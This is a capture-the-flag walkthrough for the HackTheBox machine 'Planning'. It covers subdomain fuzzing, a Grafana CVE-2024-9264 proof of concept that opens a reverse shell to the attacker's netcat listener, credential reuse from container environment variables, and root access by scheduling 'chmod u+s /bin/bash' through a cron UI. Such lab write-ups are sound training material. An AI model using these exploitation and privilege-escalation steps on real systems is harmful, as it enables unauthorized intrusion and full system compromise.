



HACKTHEBOX



Planning

4th September 2025

Prepared By: Pho3

Machine Author: d00msl4y3r & FisMatHack

Difficulty: **Easy**

Synopsis

Planning is an easy difficulty Linux machine that features web enumeration, subdomain fuzzing, and exploitation of a vulnerable **Grafana** instance to CVE-2024-9264. After gaining initial access to a Docker container, an exposed password enables lateral movement to the host system due to password reuse. Finally, a custom cron management application with **root** privileges can be leveraged to achieve full system compromise.

Skills Required

- Basic Web Enumeration
- Linux Fundamentals

Skills Learned

- Understanding and Exploiting a **Grafana** Application
- Basic Docker Enumeration
- Leveraging Custom Applications for Privilege Escalation

Enumeration

Nmap

We will start with our usual `Nmap` scan and find two ports open. The first is `OpenSSH` on port 22, and the other is a website hosted by `Nginx` over HTTP on port 80.

```
$ nmap -sC -sV 10.10.11.68

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 12:23 EEST
Nmap scan report for 10.10.11.68
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://planning.htb/
|_ http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

To access the website, we must add the domain name `planning.htb` to our `/etc/hosts` file to resolve the connection with the IP address.

```
$ echo "10.10.11.68 planning.htb" | sudo tee -a /etc/hosts
```

Now we can navigate to the website in our browser and see an educational platform for online courses.

EDUKATE

[Home](#) [About](#) [Courses](#) [Contact](#)

Learn From Home Education Courses

Courses ▾

Keyword

Search

Enumerating this site does not reveal anything of interest, so we will try fuzzing for other possible subdomains.

Fuzzing

The `ffuf` tool will allow us to scan for hidden resources such as subdomains, directories, and parameters. Let's look for hidden subdomains. To construct our command, we will need to specify:

- `-w`: The wordlist of potential subdomains to test.
- `-u`: The target URL to fuzz.
- `-H`: The host header where we will use `FUZZ` as a placeholder, which `ffuf` will replace with each entry from the wordlist.
- `-c`: To colorize the output for visual aid.

```
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'Host: FUZZ.planning.htb' -u http://planning.htb -c
```

```
<SNIP>
secure          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 55ms]
host            [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 56ms]
ns2            [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 58ms]
m              [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 58ms]
</SNIP>
```


Upon running this first command, we will see many identical responses with the same status, size, words, and lines, which are false positives. We will use an additional parameter to filter and identify a valid subdomain to reduce the noise. In this case, we will use the `-fs` parameter and filter out all responses with the same size.

```
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H 'Host: FUZZ.planning.htb' -u http://planning.htb -c -fs 178
```

```
<SNIP>
grafana          [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 57ms]
</SNIP>
```

After a few moments, we see the subdomain `grafana`, which we will add to our `/etc/hosts` file as follows to access the site in our browser.


```
10.10.11.68 planning.htb grafana.planning.htb
```



Foothold

We are redirected to the `Grafana` login page. `Grafana` is an open-source tool for visualizing, monitoring, querying, and analyzing metrics from data sources through interactive dashboards. As is common in real-life penetration tests, we were provided the following credentials to log in: `admin:0D5oT70Fq13EvB5r`.

Upon logging in, we see the `Grafana` dashboard, and by hovering over the help icon on the top right, we identify that the version is `v11.0.0`.



A quick search reveals that this version is vulnerable to command injection and local file inclusion due to the experimental `SQL Expressions` feature introduced in it. This vulnerability has been assigned [CVE-2024-9264](#).

This vulnerability stems from `Grafana` passing unsanitized `SQL` queries directly to the `DuckDB CLI`, enabling both remote code execution (`RCE`) and local file inclusion (`LFI`) by any user with `Viewer` (or higher) permissions. Although this feature should be turned off by default and isn't visible on the `GUI`, due to incorrect feature toggling, it is still accessible through the `API`.

However, for the exploit to be possible, one additional feature must be manually installed and in place. `DuckDB` must be properly configured in the system `PATH`. The `SQL` Expression feature needs to interact directly with the `DuckDB CLI` to process the `SQL` queries. We cannot be sure if `DuckDB` is installed, as `Grafana` does not include it by default, but we can attempt the exploit and see if it is functional.

In this case, we will use a readily available [POC](#) exploit script to inject malicious queries, allowing us to establish a reverse shell on the host.

We will first download the script and set up a listener on `Netcat`.

```
$ nc -lvnp 9001
```

Then, we can execute the POC script by adding the relevant arguments, such as the login credentials, the IP address of our local machine, and the port we set our listener on.

```
$ python3 poc.py --url http://grafana.planning.htb --username admin --password
0D5oT70Fq13EvB5r --reverse-ip {YOURIPADDRESS} --reverse-port 9001
[SUCCESS] Login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 9001
```

Then, after successfully executing the script, we should see a response in our listener.

```
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.68] 41562
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/usr/share/grafana
```

Lateral Movement

From the response of the `id` command, we can see that we are the root user, but probably within a `Docker` container. To confirm this, we can run the `hostname` command, and as expected, we get a numerical ID for the container as a response.

```
# hostname
7ce659d667d7
```

We now have a shell on the victim machine, but it is inside the Docker container running `Grafana`. Next, we need to enumerate ways to escape to the host system. We can start by checking the rest of the environment variables with the `env` command.

```
# env
<SNIP>
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
</SNIP>

<SNIP>
GF_SECURITY_ADMIN_USER=enzo
</SNIP>
```

The command results show us more detailed information about the Docker container and include some hardcoded user credentials: `enzo:RioTecRANDEntANT!`.

At this point, we can see if the user Enzo exists on the host and has reused this password to log in via `SSH`.

```
$ ssh enzo@planning.htb
enzo@planning.htb's password:

<SNIP>

enzo@planning:~$
```

We have successfully gotten a terminal as the user on the machine and can read the user flag in the `enzo` user's home directory!

Privilege Escalation

Now we can move on to final privilege escalation. To start our enumeration, we will check all active listening ports on the machine with `netstat`. More specifically, we will use the following parameters to show:

- `-t`: TCP connections.
- `-u`: UDP connections.
- `-l`: Only listening sockets (ports that are waiting for connections).
- `-n`: Numeric addresses/ports (instead of resolving hostnames or service names).
- `-p`: PID and process name of the program bound to each socket.

```
enzo@planning:/opt/crontabs$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
```


tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33060	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:43215	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3000	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:8000	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.54:53	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-
udp	0	0	127.0.0.54:53	0.0.0.0:*		-
udp	0	0	127.0.0.53:53	0.0.0.0:*		-

The results show many common services are running including DNS (53,54), MySQL (3306, 33060), HTTP (80) and SSH (22) while port 3000 is probably used by Grafana.

Let's find the service running on port 8000 by port forwarding it to our machine.

```
$ ssh enzo@planning.htb -L 8000:127.0.0.1:8000
```

We can try to access it locally from our browser.



We are required to sign in, but none of the credentials we have thus far have been successful. So we will have to keep enumerating.

In the `/opt` directory we find an interesting folder `crontabs` that we can read.

```
enzo@planning:~$ ls -la /opt
total 16
drwxr-xr-x  4 root root 4096 Feb 28 2025 .
drwxr-xr-x 22 root root 4096 Apr  3 14:40 ..
drwx--x--x  4 root root 4096 Feb 28 2025 containerd
drwxr-xr-x  2 root root 4096 Sep  1 09:21 crontabs
```

Inside it we find `crontab.db` which we can read as well.

```
enzo@planning:/opt/crontabs$ cat crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
```

Simply by using `cat` we see that the contents of this file include another plaintext password for us to use `P4ssw0rdS0pRi0T3c`.

We can also find that the service has a custom interface for managing cron jobs via the portal on port `8000`. Since one cron is set to run the cleanup script in the root folder, we can assume these are run with root privileges. So, we can now try the new credentials via our browser, considering that the user is `root`.

Crontab UI
Backups
Fork me on Github

Cronjobs

Environment Variables:

Please set PATH, MAILTO, HOME... here

New
Backup
Import
Export
Get from crontab
Save to crontab

Show 10 entries
Search:

#	Name	Job	Time	Last Modified	
1.	Cleanup	/root/scripts/cleanup.sh	* * * * *	6 months ago	Run now Edit Disable
2.	Grafana backup	/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz	@daily	6 months ago	Run now Edit Disable

Showing 1 to 2 of 2 entries
Previous
1
Next

We can log in and see that the custom interface for managing cron is indeed a job. We can view the current ones listed in the `.ab` file and also create a new one.

Since we know these are run as `root`, we can create a new cron and run any command we want with these privileges. So let's change the permissions and set the `SUID` bit of the `/bin/bash` binary to run any command we want with `root` privileges through our `SSH` terminal as the `enzo` user.

```
chmod u+s /bin/bash
```

We use the above command, leave the scheduling as it is, and save the cron.

Job ✕

Name (Optional)

Command

chmod u+s /bin/bash

Quick Schedule

Startup

Hourly

Daily

Weekly

Monthly

Yearly

Minute

Hour

Day

Month

Week

Set

*

*

*

*

*

Job

chmod u+s /bin/bash

☐ Enable error logging.

Mailing

Hooks

Cancel

Save

Then, instead of waiting for it to run in a minute, we will press the run now button.

1. T7kzuO27tKzVsOY9

chmod u+s /bin/bash

a few seconds ago

▶ Run now

✎ Edit

■ Disable

🗑

If we return to our terminal as `enzo`, we can see that the `SUID` bit has been set.

```
enzo@planning:/opt/crontabs$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
```

So now we can execute the binary and ensure the privileges are not dropped by using `-p`.

```
enzo@planning:/opt/crontabs$ bash -p
bash-5.2# whoami
root
```

Now we have a shell with `root` privileges. The root flag can be found in `/root/root.txt`.